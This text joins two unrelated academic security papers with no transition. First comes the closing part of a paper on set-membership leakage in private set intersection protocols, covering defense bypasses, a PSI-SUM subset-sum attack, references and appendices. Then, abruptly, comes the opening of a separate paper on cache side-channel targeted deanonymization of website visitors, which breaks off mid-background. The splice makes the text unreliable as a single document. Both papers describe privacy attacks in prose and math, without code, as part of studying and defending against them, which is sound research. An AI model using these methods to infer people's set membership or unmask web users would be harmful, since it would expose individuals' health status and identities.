Auditing the size of the attacker's input table. In most intersection-size-revealing protocols, the victim is allowed to see the size of the attacker's input table. In other words, the victim learns how many elements are input by the attacker. Since there is also a size pattern of the subsets used in Algorithm 1, it seems possible for the victim to detect the attacks by auditing the table size in each invocation.

Unfortunately, the attacker can easily bypass this defense. Suppose that Algorithm 1 asks the attacker to input $\{T_1, ..., T_n\}$ to the protocol in n invocations sequentially. To hide the size pattern of these subsets, the attacker constructs another n subsets $\{D_1, ..., D_n\}$ such that (i) these new subsets are of the same size, (ii) each D_i is derived from T_i by padding T_i with $|D_i| - |T_i|$ dummy elements. These dummy elements will appear in the victim's set Y with negligible probability. Thus, by inputting D_i instead of T_i to the protocol, the attacker can still learn $|T_i \cap Y| = |D_i \cap Y|$ while hiding the actual size of T_i. Due to the security of intersection-size-revealing protocols, the victim cannot tell whether there are dummy elements in the attacker's input table. Therefore, auditing the size of the attacker's table does not help.

Applying differential privacy. Differential Privacy (DP) [37, 39, 59] is a rigorous definition of privacy. It ensures that whether a record is a part of a mechanism's input does not significantly affect the output distribution of the mechanism. This significance is bounded by DP parameters (ε, δ). The high-level intuition behind the DP-based defense is to add noise to revealed intersection sizes. Such noisy intersection sizes are expected to reduce the accuracy of our attacks.

This DP-based defense works as follows. Recall that, given the attacker's set X of target elements and the victim's set Y, inferring the target elements' set membership is equivalent to reconstructing the intersection $I := X \cap Y$. This intersection can be represented as a binary vector $\mathsf{bin}(I) \in \{0,1\}^{|X|}$, where $\mathsf{bin}(\cdot)$ is a bijective mapping such that the i-th coordinate of $\mathsf{bin}(I)$ is one if and only if $x_i \in Y$. In Algorithm 1, the intersection size between a counterfeit set $Q \subseteq X$ and the set Y equals the inner product of $\mathsf{bin}(Q)$ and $\mathsf{bin}(I)$ since

$$\begin{aligned} |Q \cap Y| &= |(Q \cap X) \cap Y| = |Q \cap (X \cap Y)| \\ &= |Q \cap I| = \langle \mathsf{bin}(Q), \mathsf{bin}(I) \rangle. \end{aligned} \tag{5}$$

From the DP perspective, the attacker measures the binary string $\mathsf{bin}(I)$ using the query $\mathsf{bin}(Q)$ in each protocol invocation. [27, 39, 48, 64] showed that, if the number of invocations is limited (e.g., sublinear in $|X|$), adding small noise to the inner products in Equation 5 can achieve differential privacy.

However, this defense has the following limitations. First, the choice of DP parameters depends on the size $|X|$, which is unknown until the first protocol invocation. In other words, the two entities have difficulty in agreeing on how much additive noise is needed to reach the desired degree of differential privacy. Second, how to efficiently incorporate differential privacy into the intersection-size-revealing protocols is still an open problem. To date, no such protocol is known that can be used to replace those vulnerable to our attacks. Third, even if there is a differentially private alternative of the protocols, this alternative can only distort the set membership of each person rather than perfectly hiding it from the attacker. After several protocol invocations, it is still probable for the attacker to correctly infer the set membership of some persons. Future work is required to explore the relationship between concrete DP parameters and this probability.

6.3 Limitations

First, in our feature preprocessing (see Appendix B.2), the symptoms of the persons who are not infected with COVID-19 at the beginning of attack are set to `fever` $= 0$ and `cough` $= 0$. This preprocessing may distort the feature distribution of recorded persons since even uninfected persons can have fever or cough. However, such persons are expected to represent a small fraction of all uninfected persons, unless there is a concurrent epidemic of another disease that can cause these symptoms. Thus, we believe that this distortion is mild and will not significantly affect our results.

Second, Tencent's dataset was not collected from ad conversion lift campaigns. However, we note that the distribution of ad viewers in this dataset is similar to the distribution of tested persons in the measurement of ad conversion lift. The reason is that the tested persons are also qualified to see the ad, like the ad viewers in Tencent's dataset. Private-ID takes as input all these persons regardless of whether they have actually seen the ad (i.e., in the treatment group). In essence, the two distributions are of the persons who are identified by the publisher as being interested in the ad. Therefore, it makes sense for us to use the distribution of ad viewers in Tencent's dataset as the distribution of tested persons. The analysis results of Tencent's dataset are supposed to be consistent with those in the measurement of ad conversion lift.

Third, this work considers, for each scenario, the data distribution under certain conditions (e.g., time span and data source). Our results show how severe set membership leakage is under these data distributions. We stress that the set membership leakage caused by our attacks changes with the underlying data distribution in a scenario. When using our attacks to quantify the set membership leakage in a given scenario, one should take into account the current data distribution, instead of simply applying our analysis results.

6.4 Revisiting Set Membership Leakage in Intersection-size-revealing Protocols

We note that, in realistic scenarios, the set membership leakage from intersection-size-revealing protocols may be more severe than that studied in this work. The reason is that the leakage in this work is only resulted from intersection size returned by these protocols. However, some of intersection-size-revealing protocols reveal more information than this size. Such additional information may help the attacker to infer set membership more efficiently.

An example is PSI-SUM, which additionally aggregates the values associated with the intersecting indices and reveals this aggregate value. In PSI-SUM, the attacker can counterfeit a table $\{(y_i, v_i)\}_{y_i \in Y, |Y|=n}$ where the sequence $(v_1, ..., v_n)$ is *superincreasing* (i.e., $v_{i+1} > \sum_{1 \le j \le i} v_j$ for $1 \le i < n$). Given the victim's set Y, PSI-SUM reveals the intersection size $|\{k_i\}_i \cap Y|$ and the following subset sum to the attacker

$$\sum_{1 \le i \le n,\ k_i \in Y} v_i \equiv \sum_{1 \le i \le n} b_i \cdot v_i \pmod{p}, \tag{6}$$

where p is a public large modulus and $b_i = 1$ if and only if $k_i \in Y$. Inferring each k_i's set membership regarding the victim's set Y is equivalent to determining b_i in Equation 6, or rather, solving the subset sum problem. It is known in the literature [60] that, when the sequence is superincreasing, the attacker can easily solve this subset sum problem by locally running a greedy algorithm. That is, the attacker can even infer the set membership of all target elements with only ONE PSI-SUM invocation, if n is small. If n is super-logarithmic in p so that the aggregate value wrap out p, the attacker can instead divide n elements into several bins and solve the problem for each bin. In this way, the attacker can determine all elements' set membership using at most $n/\log p$ invocations.

Some other intersection-size-revealing protocols, such as Private-ID or (not deployed) circuit-based Private Set Intersection [55], are combined with downstream secure computation that additionally returns the statistics needed by high-level systems. It is left for future work to see whether the attacker can use these statistics in conjunction with revealed intersection size to cause more severe set membership leakage.

7 Related Work

Recall that, as shown in Equation 5, our attacks essentially aim to reconstruct the binary representation $\mathsf{bin}(I) \in \{0,1\}^{|X|}$ of the intersection I at the beginning of attack. The works most relevant to this work are those investigating how many inner product responses are needed to reconstruct a binary database $D = (d_1, ..., d_n) \in \{0,1\}^n$. The first reconstruction attack by Dinur and Nissim [32] showed that, if the noise added to each response is $o(\sqrt{n})$, the database D can be approximately recovered from the noisy version of $O(n \log^2 n)$ responses $\langle Q_i, D \rangle$, where the query $Q_i \in \{0,1\}^n$. Dwork et al. [38] showed that the attacker can reconstruct almost the whole database if there are $O(n)$ noisy responses and at least 0.761 fraction of them are with $o(\sqrt{n})$ bounded noise. As noted in [38], the reconstruction problem also has a connection with compressed sensing [30, 33, 34], which aims to find possible solutions to undetermined linear systems.

This work differs from the related ones in the following aspects. First, our attacks use *noise-free* responses (aka intersection sizes) given by intersection-size-revealing protocols, while the related works consider noisy ones from a differentially private mechanism. Second, the intersection (aka the vector of set membership bits) is recovered "bit-by-bit" in our attacks. However, the attacker in the related works needs to run a reconstruction algorithm after receiving all responses. Third, and most importantly, this work use features correlated with set bias to produce queries while the related works focus on random queries. We show that set bias, which is not considered in the existing works, can improve reconstruction efficiency. Fourth, the related works are of theoretical interest and pay little attention to the database reconstruction in realistic scenarios, especially when the database is dynamic.

8 Conclusion

This paper initiates the first study on the set membership leakage in intersection-size-revealing protocols. This leakage results from the intersection sizes revealed by these protocols. We propose the baseline and feature-aware attacks to show that the attacker can infer some target elements' membership

of the victim's set. In particular, our feature-aware attack can exploit set bias to aggravate the leakage.

In addition to the theoretical analysis, we evaluate our attacks in three realistic scenarios: (i) COVID-19 contact tracing, (ii) the measurement of ad conversion revenue, and (iii) the measurement of ad conversion lift. The results show that our two attacks can cause more severe leakage than a heuristic attack in these scenarios. Notably, the feature-aware attack outperforms the baseline attack in COVID-19 contact tracing since there is a non-negligible bias in the victim's set. We also discuss the real-world implications of our results and some possible defenses against our attacks.

Note that some intersection-size-revealing protocols (e.g., PSI-CA, PSI-SUM, and Private-ID) have attracted much attention from the industry and can be used in many collaborative computation scenarios. This work is helpful in analyzing the privacy issues raised by the protocols in their scenarios.

Acknowledgments

We thank the anonymous reviewers for their valuable comments during the review cycle. This work is supported by the National Natural Science Foundation of China (No. 62032012). Yan Jia is also funded by China Postdoctoral Science Foundation (No. 2021M691673) and National Natural Science Foundation of China (No. 62102198).

References

[1] A/B testing. https://en.wikipedia.org/wiki/A/B_testing.

[2] Covid-19 patients suffered harassment and abuse. https://www.rnz.co.nz/news/national/428581/covid-19-patients-suffered-harassment-and-abuse.

[3] Argentina's coronavirus patients, medical workers harassed. https://www.aljazeera.com/features/2020/4/28/argentinas-coronavirus-patients-medical-workers-harassed.

[4] Coronavirus patients shamed and harassed in Nepal. https://www.dw.com/en/coronavirus-patients-shamed-and-harassed-in-nepal/a-55017037.

[5] 'Gathering to kill me': Coronavirus patients in Haiti fear attacks, harassment. https://www.reuters.com/article/uk-health-coronavirus-haiti-stigma-insig-idUKKBN22N1BD.

[6] Clickthrough rate (CTR): Definition. https://support.google.com/google-ads/answer/2615875.

[7] Israeli Ministry of Health official covid-19 dataset. https://data.gov.il/dataset/covid-19.

[8] View rate: Definition. https://support.google.com/google-ads/answer/6293479.

[9] How Target figured out a teen girl was pregnant before her father did. https://www.forbes.com/sites/kashmirhill/2012/02/16/how-target-figured-out-a-teen-girl-was-pregnant-before-her-father-did.

[10] B2c contact data - global contact list - reach b2c audience globally with our verified 200m+ b2c contact data. https://datarade.ai/data-products/b2c-contact-data-global-contact-list-reach-b2c-audience-g-blue-mail-media.

[11] Us consumers database | b2c contact data by every market media. https://datarade.ai/data-products/consumers-b2c-every-market-media.

[12] Privacy-preserving contact tracing. https://covid19.apple.com/contacttracing.

[13] Conversion lift. https://www.facebook.com/business/m/one-sheeters/conversion-lift.

[14] Does covid-19 contact tracing pose a privacy risk? Your questions, answered. https://www.wired.com/story/apple-google-contact-tracing-strengths-weaknesses/.

[15] Which US states and cities have the highest ad click rates? https://www.marketingprofs.com/charts/2016/29556/which-states-and-cities-have-the-highest-ad-click-rates.

[16] Mutual information. https://en.wikipedia.org/wiki/Mutual_information.

[17] Guidance for businesses and employers responding to coronavirus disease 2019 (covid-19). https://www.cdc.gov/coronavirus/2019-ncov/community/guidance-business-response.html.

[18] Managing covid-19 risks: temperature screening. https://www.worksafe.vic.gov.au/managing-coronavirus-covid-19-risks-temperature-screening.

[19] Coronavirus: How much does your boss need to know about you? https://www.bbc.com/news/business-53109207.

[20] Employers rush to adopt virus screening. the tools may not help much. https://www.nytimes.com/2020/05/11/technology/coronavirus-worker-testing-privacy.html.

[21] Ford covid-19 screening attestation. https://covid19survey.ford.com/uk.

[22] Sample employee covid-19 health screening questionnaire. https://www.osha.gov/sites/default/files/publications/OSHA4132.pdf.

[23] Google Ads. Paving the path to proven success: Your playbook on experimentation. https://www.thinkwithgoogle.com/_qs/documents/11543/playbook_of_marketing_experiment_principles_methodology_and_tools.pdf.

[24] Google Ads. Make every marketing dollar count with attribution and lift measurement. https://blog.google/products/ads-commerce/attribution-lift-measurement/.

[25] Rakesh Agrawal, Alexandre Evfimievski, and Ramakrishnan Srikant. Information sharing across private databases. In *Proceedings of the 2003 ACM SIGMOD international conference on Management of data*, pages 86–97, 2003.

[26] AppsFlyer. [Legacy] Tencent AMS (GDT & Wechat MP) campaign configuration. https://support.appsflyer.com/hc/en-us/articles/360000264689-Tencent-AMS-GDT-WeChat-MP-campaign-configuration.

[27] Aditya Bhaskara, Daniel Dadush, Ravishankar Krishnaswamy, and Kunal Talwar. Unconditional differentially private mechanisms for linear queries. In *Proceedings of the forty-fourth annual ACM symposium on Theory of computing*, pages 1269–1284, 2012.

[28] Prasad Buddhavarapu, Andrew Knox, Payman Mohassel, Shubho Sengupta, Erik Taubeneck, and Vlad Vlaskin. Private matching for compute. *IACR Cryptol. ePrint Arch.*, 2020. https://eprint.iacr.org/2020/599.

[29] Facebook Business Help Center. About advanced matching for web. https://www.facebook.com/business/help/611774685654668?id=1205376682832142.

[30] Scott Shaobing Chen, David L Donoho, and Michael A Saunders. Atomic decomposition by basis pursuit. *SIAM review*, 43(1):129–159, 2001.

[31] Emiliano De Cristofaro, Paolo Gasti, and Gene Tsudik. Fast and private computation of cardinality of set intersection and union. In *International Conference on Cryptology and Network Security*, pages 218–231. Springer, 2012.

[32] Irit Dinur and Kobbi Nissim. Revealing information while preserving privacy. In *Proceedings of the twenty-second ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems*, pages 202–210, 2003.

[33] David L Donoho. Compressed sensing. *IEEE Transactions on information theory*, 52(4):1289–1306, 2006.

[34] David L Donoho. For most large underdetermined systems of linear equations the minimal ℓ_1-norm solution is also the sparsest solution. *Communications on Pure and Applied Mathematics: A Journal Issued by the Courant Institute of Mathematical Sciences*, 59(6): 797–829, 2006.

[35] Thai Duong, Duong Hieu Phan, and Ni Trieu. Delegated psi cardinality & contact tracing. https://github.com/nitrieu/delegated-psi-ca.

[36] Thai Duong, Duong Hieu Phan, and Ni Trieu. Catalic: Delegated psi cardinality with applications to contact tracing. In *International Conference on the Theory and Application of Cryptology and Information Security*, pages 870–899. Springer, 2020.

[37] Cynthia Dwork, Krishnaram Kenthapadi, Frank McSherry, Ilya Mironov, and Moni Naor. Our data, ourselves: Privacy via distributed noise generation. In *Annual International Conference on the Theory and Applications of Cryptographic Techniques*, pages 486–503. Springer, 2006.

[38] Cynthia Dwork, Frank McSherry, and Kunal Talwar. The price of privacy and the limits of lp decoding. In *Proceedings of the thirty-ninth annual ACM Symposium on Theory of Computing*, pages 85–94, 2007.

[39] Cynthia Dwork, Aaron Roth, et al. The algorithmic foundations of differential privacy. *Foundations and Trends in Theoretical Computer Science*, 9(3-4):211–407, 2014.

[40] Facebook. Private lift games pseudocode. https://github.com/facebookresearch/fbpcs/blob/main/docs/PrivateLift.md.

[41] Facebook. Private randomized controlled trial. https://github.com/facebookresearch/fbpcf/blob/main/docs/PrivateRCT.md.

[42] Facebook. What are privacy-enhancing technologies (PETs) and how will they apply to ads? https://about.fb.com/news/2021/08/privacy-enhancing-technologies-and-ads.

[43] Ellis Fenske, Akshaya Mani, Aaron Johnson, and Micah Sherr. Distributed measurement with private set-union cardinality. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 2295–2312, 2017.

[44] Michael J Freedman, Kobbi Nissim, and Benny Pinkas. Efficient private matching and set intersection. In *International conference on the theory and applications of cryptographic techniques*, pages 1–19. Springer, 2004.

[45] Michael J Freedman, Carmit Hazay, Kobbi Nissim, and Benny Pinkas. Efficient set intersection with simulation-based security. *Journal of Cryptology*, 29(1):115–155, 2016.

[46] Google. Helping organizations do more without collecting more data. https://security.googleblog.com/2019/06/helping-organizations-do-more-without-collecting-more-data.html.

[47] Google. Private join and compute. https://github.com/Google/private-join-and-compute.

[48] Moritz Hardt and Kunal Talwar. On the geometry of differential privacy. In *Proceedings of the forty-second ACM symposium on Theory of computing*, pages 705–714, 2010.

[49] Google Ads Help. About conversion windows. https://support.google.com/google-ads/answer/3123169.

[50] Google Ads Help. About enhanced conversions. https://support.google.com/google-ads/answer/9888656.

[51] Search Ads 360 Help. About hourly reporting. https://support.google.com/searchads/answer/6293151.

[52] Mihaela Ion, Ben Kreuter, Ahmet Erhan Nergiz, Sarvar Patel, Shobhit Saxena, Karn Seth, Mariana Raykova, David Shanahan, and Moti Yung. On deploying secure computing: Private intersection-sum-with-cardinality. In *2020 IEEE European Symposium on Security and Privacy (EuroS&P)*, pages 370–389. IEEE, 2020.

[53] Lea Kissner and Dawn Song. Privacy-preserving set operations. In *Annual International Cryptology Conference*, pages 241–257. Springer, 2005.

[54] Aleksandra Korolova. Privacy violations using microtargeted ads: A case study. In *2010 IEEE International Conference on Data Mining Workshops*, pages 474–482. IEEE, 2010.

[55] Phi Hung Le, Samuel Ranellucci, and S Dov Gordon. Two-party private set intersection with an untrusted third party. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, pages 2403–2420, 2019.

[56] Bisheng Liu and Urs Hengartner. Privacy-preserving social recommendations in geosocial networks. In *2013 Eleventh Annual Conference on Privacy, Security and Trust*, pages 69–76. IEEE, 2013.

[57] Stuart Lloyd. Least squares quantization in pcm. *IEEE transactions on information theory*, 28(2):129–137, 1982.

[58] James MacQueen et al. Some methods for classification and analysis of multivariate observations. In *Proceedings of the fifth Berkeley symposium on mathematical statistics and probability*, volume 1, pages 281–297. Oakland, CA, USA, 1967.

[59] Frank D McSherry. Privacy integrated queries: an extensible platform for privacy-preserving data analysis. In *Proceedings of the 2009 ACM SIGMOD International Conference on Management of data*, pages 19–30, 2009.

[60] Ralph Merkle and Martin Hellman. Hiding information and signatures in trapdoor knapsacks. *IEEE transactions on Information Theory*, 24(5):525–530, 1978.

[61] Peihan Miao, Sarvar Patel, Mariana Raykova, Karn Seth, and Moti Yung. Two-sided malicious security for private intersection-sum with cardinality. In *Annual International Cryptology Conference*, pages 3–33. Springer, 2020.

[62] Mahnush Movahedi, Benjamin M Case, James Honaker, Andrew Knox, Li Li, Yiming Paul Li, Sanjay Saravanan, Shubho Sengupta, and Erik Taubeneck. Privacy-preserving randomized controlled trials: A protocol for industry scale deployment. In *Proceedings of the 2021 on Cloud Computing Security Workshop*, pages 59–69, 2021.

[63] Marcin Nagy, Emiliano De Cristofaro, Alexandra Dmitrienko, N Asokan, and Ahmad-Reza Sadeghi. Do i know you? efficient and privacy-preserving common friend-finder protocols and applications. In *Proceedings of the 29th Annual Computer Security Applications Conference*, pages 159–168, 2013.

[64] Aleksandar Nikolov, Kunal Talwar, and Li Zhang. The geometry of differential privacy: the sparse and approximate cases. In *Proceedings of the forty-fifth annual ACM symposium on Theory of computing*, pages 351–360, 2013.

[65] Ben Niu, Xiaoyan Zhu, Jie Liu, Zan Li, and Hui Li. Weight-aware private matching scheme for proximity-based mobile social networks. In *2013 IEEE Global Communications Conference (GLOBECOM)*, pages 3170–3175. IEEE, 2013.

[66] OpenMined. Private set intersection for covid-19 corona contact tracing apps. https://blog.openmined.org/private-set-intersection.

[67] OpenMined. Covid alert. https://github.com/OpenMined/covid-alert.

[68] Peter Rindal and Mike Rosulek. Malicious-secure private set intersection via dual execution. In *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*, pages 1229–1242, 2017.

[69] Ni Trieu, Kareem Shehata, Prateek Saxena, Reza Shokri, and Dawn Song. Epione: Lightweight contact tracing with strong privacy. https://sunblaze-ucb.github.io/privacy/projects/epione.html.

[70] Ni Trieu, Kareem Shehata, Prateek Saxena, Reza Shokri, and Dawn Song. Epione: Lightweight contact tracing with strong privacy. *IEEE Data Eng. Bull.*, 43(2):95–107, 2020.

[71] Twitter. Optimizing campaigns with conversion lift reports. https://blog.twitter.com/en_us/a/2016/optimizing-campaigns-with-conversion-lift-reports.

[72] Jaideep Vaidya and Chris Clifton. Secure set intersection cardinality with application to association rule mining. *Journal of Computer Security*, 13(4):593–622, 2005.

[73] Yazeed Zoabi, Shira Deri-Rozov, and Noam Shomron. Machine learning-based prediction of covid-19 diagnosis based on symptoms. *npj digital medicine*, 4(1):1–5, 2021.

A A Note on Facebook's Private-ID

In the measurement of ad conversion lift, there is a subtle issue in Facebook's Private-ID protocol when the union of the two parties' sets is dynamic. The issue is that the assigned tags for the t-th union cannot be reused for the $(t+1)$-th union. Otherwise, it will *trivially* leak set membership.

Consider a counterexample where the $(t+1)$-th union has only one more element x than the t-th union. If the tags of the elements in the t-th union remain the same, and the two parties only assign a fresh tag to x, the party holding x can check whether x's tag equals any *old* tag for the t-th union. If so, x must be a member of the other party's set. In contrast, if they re-invoke Private-ID to assign fresh tags to *all* elements in the $(t+1)$-th union, no set membership will be leaked.

This counterexample indicates that, if the union of the two parties' sets is dynamic (e.g., in the measurement of ad conversion lift), Private-ID should be re-invoked for the current two sets, and thus the attacker can learn an intersection size from each Private-ID invocation.

B More Details about Experimental Setup

B.1 On the Choices of β

We choose the values of β for the following reasons. $\beta = \beta_0$ corresponds to that, at the beginning of attack, the attacker uniformly samples $|X|$ target elements from the population without replacement. The number Z of set members follows the hypergeometric distribution

$$\Pr[Z=k] = \binom{|A|}{k} \cdot \binom{|U|-|A|}{|X|-k} \Big/ \binom{|U|}{|X|},\ k = 0,1,...,|X|,$$

and the expectation $\mathbb{E}(\beta) = \mathbb{E}(Z)/|X| = |A|/|U| = \beta_0$.

However, in reality the attacker will choose its set of target elements on purpose. Recall that the more elements in this set are the members of the victim's set, the more likely it is that the attack will cause a severe leakage. Therefore, the attacker is motivated to make its set contain as many members on the victim's set as possible. In COVID-19 contact tracing, it can do this by deliberately collecting personal tokens from epidemic areas, where its mobile phone is more likely to receive the tokens of COVID-19 patients. In the two advertising scenarios, the advertiser can target its ad [15] to the areas with higher click-through rates (CTRs) [6] or view-through rates (VTRs) [8] and choose target `personal_ids` from these areas. Since it is known that such rates vary from area to area [15], the proportion β resulted from this strategy may have a higher value than β_0, which is based on the whole population.

Therefore, we recommend that the victim should consider a conservative (or rather, larger) value of the proportion when empirically evaluating the leakage of its set. This is to estimate the worst-case set membership leakage. In our evaluation, we also consider two such values, i.e., $5\beta_0$ and $10\beta_0$.

B.2 Feature Preprocessing

The main purpose of our feature preprocessing is to prevent `k-means`, which was called at the beginning of attack, from using the personal features that have not yet appeared at this moment. In COVID-19 contact tracing, it is almost impossible for the feature-aware attacker to know, on April 4, 2020, the symptoms of patients who were diagnosed with COVID-19 in the future. Here, we assume that the interval between when a person had COVID-19 symptoms and when it got test result is negligible. Under this assumption, those diagnosed with COVID-19 in the future are amended to have no symptom (i.e., `fever` $= 0$ and `cough` $= 0$) at the beginning of attack. For the two online advertising scenarios, we assume that the considered features are fixed during attack. Thus, we do not amend the features in the two datasets.

In addition to the above preprocessing, we encode personal features using standard techniques.

Targeted Deanonymization via the Cache Side Channel: Attacks and Defenses

Mojtaba Zaheri, Yossi Oren, and Reza Curtmola
New Jersey Institute of Technology
{mojtaba.zaheri, yo43, crix}@njit.edu

Abstract

Targeted deanonymization attacks let a malicious website discover whether a website visitor bears a certain public identifier, such as an email address or a Twitter handle. These attacks were previously considered to rely on several assumptions, limiting their practical impact. In this work, we challenge these assumptions and show the attack surface for deanonymization attacks is drastically larger than previously considered. We achieve this by using the cache side channel for our attack, instead of relying on cross-site leaks. This makes our attack oblivious to recently proposed software-based isolation mechanisms, including cross-origin resource policies (CORP), cross-origin opener policies (COOP) and SameSite cookie attribute. We evaluate our attacks on multiple hardware microarchitectures, multiple operating systems and multiple browser versions, including the highly-secure Tor Browser, and demonstrate practical targeted deanonymization attacks on major sites, including Google, Twitter, LinkedIn, TikTok, Facebook, Instagram and Reddit. Our attack runs in less than 3 seconds in most cases, and can be scaled to target an exponentially large amount of users.

To stop these attacks, we present a full-featured defense deployed as a browser extension. To minimize the risk to vulnerable individuals, our defense is already available on the Chrome and Firefox app stores. We have also responsibly disclosed our findings to multiple tech vendors, as well as to the Electronic Frontier Foundation. Finally, we provide guidance to websites and browser vendors, as well as to users who cannot install the extension.

1 Introduction

On the Internet, everybody knows it is better to stay anonymous. For some types of users, however, anonymity is far more than a mere luxury, and losing it can have critical consequences. Individuals who organize and participate in political protest, who work as journalists reporting on inconvenient topics, network with fellow members of their minority group, or even purchase embarrassing or potentially incriminating personal items, may risk their life and liberty if their identity becomes known to malicious actors. *Targeted deanonymization attacks* [1, 2] are an important class of attacks which threaten user anonymity. These attacks assume an attacker who has complete or partial control over some website, and is interested in learning whether a specific target is browsing the website. The attacker knows this target only through a public identifier, such as an email address or a Twitter handle.

Leaky resources have been leveraged for this purpose [1, 3]: An attacker uses a resource-sharing service such as YouTube, Google Drive, or Dropbox to privately share a resource with the target. Next, the attacker embeds this shared resource into the attack website. Finally, the attacker checks if visitors to the website can access this embedded resource – successful access indicates that the current visitor is the intended target. Although the Same-Origin Policy (SoP) should normally prevent the attacker from learning this information, a family of mechanisms known as *cross-site leaks* (*XS-leaks*) [2] were found effective at bypassing the SoP and enabling this attack.

Whereas targeted deanonymization attacks based on leaky resource attacks were shown to be both practical and widespread, they make several limiting assumptions which cause them to be far less effective in practice. First, and most significantly, they assume the existence of a cross-site leak that allows the attacker to discover whether the embedded resource was loaded successfully. This is done by attaching error handlers, or alternative media handlers, to the embedded resource, and by checking whether they are triggered, or by otherwise exploiting behaviors which bypass the SoP, such as status code leaks, page content leaks, header leaks and other similar approaches [4]. As discussed by Staicu *et al*. [1], this behavior can be blocked through proper browser design, as well as by proper coding practices on the side of sharing websites. Second, leaky resource attacks commonly assume that the sharing website allows its resources to be embedded inside the attacker's website. However, many websites do not allow their content to be embedded in third-party websites, by using the `X-Frame-Options` header or the more modern and refined `Cross-Origin-Resource-Policy` header. A third limitation is that leaky resource attacks rely on the browser's support for third-party cookies, since the attacker's website must embed a resource from the sharing website. While the commonly-used Chrome browser exposes third-party cookies, several modern browsers, including Safari and Tor, disable third-party cookies for embedded resources. To get over these limitations, the attacker is forced to load the sharing website in a pop-up window, severely limiting the range of available cross-site exploitation methods.

In this work, we overcome these limitations by replacing cross-site leaks with browser-based side-channel attacks. Side-channel attacks are attacks that analyze the physical implementation artifacts of a system in order to gain an insight into its secret internal state. Of particular interest to our setting are *microarchitectural cache attacks*, which allow a *spy process* to observe the memory access patterns of a *victim process* over time, and use these access patterns to discover secrets about the victim. As shown by Gülmezoglu *et al*. [5], the combination of cache attacks and a deep learning-based

machine learning pipeline lets an attacker effectively discover which video a user is viewing, what application he or she is running, and even which website he or she is currently browsing to. The *cache occupancy attack* is a variant of the standard cache attack, designed to work in settings with limited hardware access and limited timer resolution. As shown by Shusterman *et al*. [6,7], cache occupancy attacks are highly effective for privacy attacks, in particular for website fingerprinting, and can be mounted from within the browser through the use of untrusted JavaScript code or CSS directives, making them practical even in severely restricted settings.

By combining the side-channel technique with the blocking technique of Watanabe *et al*. [8, 9], we show that the attack surface of targeted deanonymization attacks is much larger than initially thought. In particular, we uncover a set of practical and scalable attacks that can deanonymize users in several important settings for which prior attack methods are not effective. This includes websites which use secure embedding methods or prevent embedding altogether, websites which do not allow private sharing of content between users, and browsers which block third-party cookies. Our attacks run in practical time (less than 3 seconds in most cases), and can be scaled to target an exponentially large amount of users.

More importantly, we provide a comprehensive countermeasure against all of the attacks we discovered. This countermeasure is already available on the Chrome and Firefox extension stores, and can be downloaded and installed immediately by concerned users [10, 11]. As part of our responsible disclosure process, we have reached out to the Electronic Frontier Foundation (EFF) and to multiple browser vendors and service operators, and provided guidance on how to install and use this countermeasure.

Our paper makes the following contributions:

- We introduce the concept of cache-based targeted deanonymization attacks, and show how they overcome the limitations of existing targeted deanonymization attacks, while remaining within the same threat model (Section 3).
- We experimentally demonstrate practical end-to-end attacks on a diverse set of targets, including desktop and mobile systems with multiple CPU microarchitectures, multiple browsers, and multiple highly popular websites. In particular, we present an attack on the Tor Browser which can scale to thousands of GMail users. (Section 4).
- We investigate the root cause of the attack, and show that it is caused both by a client-side and a server-side side channel working in concert. We show that generic countermeasures, such as adding random cache noise, are not effective against the attack. We design `Leakuidator+`, an open-source browser extension which successfully blocks the attack (Section 5).
- Finally, we discuss the ethical and practical implications of our findings, describe our responsible disclosure process, and provide guidance to users who may not be able to install the browser extension (Section 7).

1.1 Attacker Model

We assume the existence of one or more *victims*, which are of interest to some adversary. The adversary has some public information about the victims, for example, their Twitter handle or their email address. We also assume that the adversary has partial control over a website that the victims browse, and can inject JavaScript code into this website. The objective of the adversary is to discover whether the user currently browsing the attacker-controlled website is one of the victims. We note that the adversary does not need to control the resource-sharing service that is leveraged to execute the attack, only to be registered as a user of the service.

Motivating examples. Consider a state-sponsored adversary who has purchased, at great expense, a zero-day exploit, which it wishes to install on the computer of a journalist with a well-known Twitter handle. The adversary has also compelled a local website to include code that can install this exploit. If this exploit were to be installed on many devices, however, this would increase the risk of the exploit being detected by white-hat security researchers. Therefore, the state adversary wishes to first verify, using the well-known Twitter handle, that the user currently connecting to the website is the target journalist, and only then to deploy its exploit. As another example, consider the case where a law enforcement agency has covertly taken control of an underground extremist forum. The agency wishes to identify the users of this forum, but these users use pseudonyms to connect to the forum. The agency, however, has also gathered a list of Facebook accounts who are suspected to be users of this forum. The law enforcement agency would like to cross-reference the pseudonyms with this list of potential suspects.

2 Background

2.1 Leaky Resource Attacks

Leaky resource attacks [1–4, 8] are targeted privacy attacks, which can uniquely identify an individual browsing an attacker-controlled webpage. These attacks leverage a media resource (e.g., an image, video, or audio file) hosted by a resource-sharing service. They assume that (1) the service relies on cookies for user authentication, (2) users of this service can either privately share resources with other users, or block other users of the service, and (3) shared resources can be referenced via a canonical URL. This URL is called a *state-dependent URL* (SD-URL), since the site's response to a request for this URL depends on the user's identity.

The attack consists of two phases. In the setup phase, the attacker uploads a resource to the service, and then binds it to the victim's identity. There are two approaches to perform this binding. In the *sharing-based approach* [1], the attacker privately shares the resource with the target (e.g., by using the victim's email address or user ID with the service). In the *blocking-based approach* [8], the attacker makes the resource public, and then blocks the target from viewing any resources owned by the attacker. Next, the attacker embeds an SD-URL

for this resource into an attacker-controlled webpage.

In the execution phase (Fig. 1), the attacker causes the target to visit this page (steps 1 and 2). As the target's browser renders the page, it makes a cross-site request for the embedded resource to the sharing service (steps 3 and 4), passing the user's authentication cookies. The response of the sharing website to this request depends on the target's identity. With the sharing-based approach, the response to this cross-site request contains the shared resource if the user is the target, and an error otherwise (step 5). With the blocking-based approach, the opposite happens – the response contains an error for the blocked target, and the shared resource for other users.

